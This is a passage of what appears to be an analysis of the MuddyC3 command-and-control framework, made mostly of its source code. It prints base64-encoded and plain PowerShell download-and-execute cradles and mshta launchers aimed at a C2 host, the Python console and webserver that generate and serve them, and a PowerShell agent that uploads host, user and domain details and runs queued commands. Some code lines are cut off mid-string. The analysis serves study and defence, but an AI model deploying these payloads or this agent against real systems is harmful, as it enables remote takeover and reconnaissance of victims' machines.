yb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2dldCcpO0lFWCgkcyk=')))" -WindowStyle Hidden

(HIGH):
---+Powershell JOB + File Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05
ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2hqZicpO0lFWCgkcyk=')))

---+Powershell JOB + File +SCT Payload+---
iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFY9bmV3LW9iamVjdCBuZXQud2ViY2xpZW50OyRWLnByb3h5PVtOZXQuV2ViUmVxdWVzdF06OkdldFN5c3RlbVdlYlByb3h5KCk7JFYuUHJveHkuQ3JlZGVudGlhbHM9W05
ldC5DcmVkZW50aWFsQ2FjaGVdOjpEZWZhdWx0Q3JlZGVudGlhbHM7JFM9JFYuRG93bmxvYWRTdHJpbmcoJ2h0dHA6Ly8xOTIuMTY4LjEuODo4MDgwL2hqZnMnKTtJRVgoJHMp')))

---+ Powershell simple payloads +---
powershell -w hidden "$h = (New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');Invoke-Expression $h;"
powershell -w hidden "IEX(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"
powershell -w hidden "Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"

+-------------------------------------------------------------+
(muddyc3 : main)
```


Payloads generated based on the IP:Port



```
+------------------------------------------------------------+
 Command  Description
 -------  -----------
 exit     Exit the console
 list     List all agents
 help     Help menu
 show     Show Command and Controler variables
 use      Interact with AGENT
 back     Back to the main
 payload  Show Payloads
 load     load modules
+------------------------------------------------------------+
```


simple Command menu which include the basic commands needed to run the C2

the source code for the interface is in the muddyc3.py which is clear and doesn't need explanation :




```
def main():
    header.Banner()
    CC = []
    while len(CC) == 0:
        CC = raw_input('Enter a ip:port for C&C: ip:port: ')

    proxy = raw_input('Enter PROXY:')
    if proxy:
        ip = proxy
    CC = CC.split(':')
    config.set_port(CC[1])
    config.set_ip(CC[0])
    server = threading.Thread(target=webserver.main, args=())
    server.start()
    print '+' + '-' * 60 + '+'
    cmd().help()
    print '+' + '-' * 60 + '+'
    print bcolors.OKBLUE + '(LOW):' + bcolors.ENDC
    print 'mshta http://%s:%s/hta' % (config.IP, config.PORT)
    config.PAYLOADS.append('\nmshta http://%s:%s/hta' % (config.IP, config.PORT))
    print ''
    commandJ = "Start-Job -scriptblock {iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))}"
    commandP = 'Start-Process powershell -ArgumentList "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\'{payload}\')))" -WindowStyle Hidden'
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/get'
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print bcolors.OKBLUE + '(MEDIUM):' + bcolors.ENDC
    print '---+Powershell JOB Payload+---\n' + commandJ.replace('{payload}', payload)
    print ''
    print '---+Powershell New Process Payload+---\n' + commandP.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandJ.replace('{payload}', payload))
    config.PAYLOADS.append(commandP.replace('{payload}', payload))
    print bcolors.OKBLUE + '(HIGH):' + bcolors.ENDC
    commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjf'
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print '---+Powershell JOB + File Payload+---'
    print commandF.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandF.replace('{payload}', payload))
    commandF = "iex([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('{payload}')))"
    payload = "$V=new-object net.webclient;$V.proxy=[Net.WebRequest]::GetSystemWebProxy();$V.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;$S=$V.DownloadString('http://{ip}:{port}/hjfs
    payload = payload.replace('{ip}', config.IP).replace('{port}', config.PORT)
    payload = payload.encode('base64').replace('\n', '')
    print '---+Powershell JOB + File +SCT Payload+---'
    print commandF.replace('{payload}', payload)
    print ''
    config.PAYLOADS.append(commandF.replace('{payload}', payload))
    payload = """powershell -w hidden \"$h = (New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');Invoke-Expression $h;\""""
    payload2 = """powershell -w hidden \"IEX(New-Object Net.WebClient).DownloadString('http://{ip}:{port}/get');\""""
```

will generate the initial payloads then add them to array and finally print them to the user



```
    while True:
        if config.POINTER == 'main':
            command = raw_input('(%s : %s) ' % (config.BASE, config.POINTER))
        else:
            command = raw_input('(%s : Agent(%s)-%s) ' % (config.BASE, str(config.AGENTS[config.POINTER][0]), config.AGENTS[config.POINTER][1]))
        bcommand = command.strip().split()
        if bcommand:
            if bcommand[0] in cmd.COMMANDS:
                result = getattr(globals()['cmd'](), bcommand[0])(bcommand)
            elif bcommand[0] not in cmd.COMMANDS and config.POINTER != 'main':
                config.COMMAND[config.POINTER].append(command.strip())


if __name__ == '__main__':
    main()
```


this part of the code will check if the pointer in Main or an agent and get the command from the user then check if the command in the list of menu command, it will run the menu command function defined in the cmd.py . if the command does not match the menu commands and the pointer in main then it will not do anything . if the pointer in agent menu then it will add the command to agent command queue in order to be requested and executed by the agent.



```
# Embedded file name: core\cmd.py
from core import config
from lib import prettytable
from core.color import bcolors
import time
import os

class cmd:
    COMMANDS = ['exit',
     'show',
     'help',
     'list',
     'use',
     'back',
     'payload']
    HELPCOMMANDS = [['exit', 'Exit the console'],
     ['list', 'List all agents'],
     ['help', 'Help menu'],
     ['show', 'Show Command and Controler variables'],
     ['use', 'Interact with AGENT'],
     ['back', 'Back to the main'],
     ['payload', 'Show Payloads'],
     ['load', 'load modules']]

    def help(self, args = None):
        table = prettytable.PrettyTable([bcolors.BOLD + 'Command' + bcolors.ENDC, bcolors.BOLD + 'Description' + bcolors.ENDC])
        table.border = False
        table.align = 'l'
        table.add_row(['-------', '-----------'])
        for i in self.HELPCOMMANDS:
            table.add_row([bcolors.OKBLUE + i[0] + bcolors.ENDC, i[1]])

        print table

    def exit(self, args = None):
        os._exit(0)

    def list(self, args = None):
        table = prettytable.PrettyTable([bcolors.BOLD + 'ID' + bcolors.ENDC,
         bcolors.BOLD + 'Status' + bcolors.ENDC,
         bcolors.BOLD + 'ExternalIP' + bcolors.ENDC,
         bcolors.BOLD + 'InternalIP' + bcolors.ENDC,
         bcolors.BOLD + 'OS' + bcolors.ENDC,
         bcolors.BOLD + 'Arch' + bcolors.ENDC,
         bcolors.BOLD + 'ComputerName' + bcolors.ENDC,
         bcolors.BOLD + 'Username' + bcolors.ENDC])
        table.border = False
        table.align = 'l'
        table.add_row(['--',
         '------',
         '----------',
         '----------',
         '--',
```


this screenshot from the cmd.py which shows the list of commands and the function it should run

Webserver.py Functions : the web server has a list of urls for each module some of the URLs will work with GET and other with POST depending how the function configured. below is a summary of the functions i created an agent for it :




```
from lib import web
from core import config
from core.color import bcolors
import time
import base64
import sys
reload(sys)
sys.setdefaultencoding('utf-8')

class MyApplication(web.application):

    def run(self, port = 8080, host = '0.0.0.0', *middleware):
        func = self.wsgifunc(*middleware)
        return web.httpserver.runsimple(func, (host, port))


urls = ('/', 'index', '/get', 'payload', '/getc', 'payloadc', '/hjf', 'payloadjf', '/hjfs', 'payloadjfs', '/sct', 'sct', '/hta', 'mshta', '/info/(.*)', 'info', '/dl/(.*)', 'download', '/up/(.*)', '
```

its start by defining the web server listener and urls variable that include the url with its module




```
class index:

    def GET(self):
        return 'Hello.!!!!'


class payload:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        return config.PAYLOAD()


class payloadc:

    def GET(self):
        ip = web.ctx.ip
        p_out = '[+] Powershell Encoded PAYLOAD Send (%s)' % ip
        print bcolors.OKGREEN + p_out + bcolors.ENDC
        payload = config.PAYLOAD()
        return toB52(payload)
```

for example in the urls variable **/get** url will run the function payload so if we tried to access this link on the muddyc2 server we will get the payload




```
$hostname = $env:COMPUTERNAME;
$whoami = $env:USERNAME;
$arch = (Get-WmiObject Win32_OperatingSystem).OSArchitecture
$os = (Get-WmiObject -class Win32_OperatingSystem).Caption + "($arch)";
$domain = (Get-WmiObject Win32_ComputerSystem).Domain;
$IP=(gwmi -query "Select IPAddress From Win32_NetworkAdapterConfiguration Where IPEnabled = True").IPAddress[0]
$random = -join ((65..90) | Get-Random -Count 5 | % {[char]$_});
$agent="$random-img.jpeg"
$finaldata="$os**$IP**$arch**$hostname**$domain**$whoami"
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h=$h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
$progressPreference = 'silentlyContinue';

$h2 = New-Object system.Net.WebClient;
$h3 = New-Object system.Net.WebClient;


      function load($module)
      {



            $handle = new-object net.WebClient;
            $handleh = $handle.Headers;
            $handleh.add("Content-Type", "application/x-www-form-urlencoded");
            $modulecontent=$handle.UploadString("http://192.168.1.8:8080/md/$agent", "$module");



      return $modulecontent
      }



while($true){
$cmd = $h2.downloadString("http://192.168.1.8:8080/cm/$agent");

if($cmd -eq "REGISTER"){
$h3 = new-object net.WebClient
      $h3.Headers.Add("Content-Type", "application/x-www-form-urlencoded")
      $h3.UploadString("http://192.168.1.8:8080/info/$agent",$finaldata)
continue
}
if($cmd -eq ""){
sleep 2
continue
}
elseif($cmd.split(" ")[0] -eq "load"){
$f=$cmd.split(" ")[1]
$module=load -module $f
try{
$output=Invoke-Expression ($module)  | Out-String
        }
        catch{
        $output = $Error[0] | Out-String;
        }


}
```

accessing the server with url /get provided us with payload



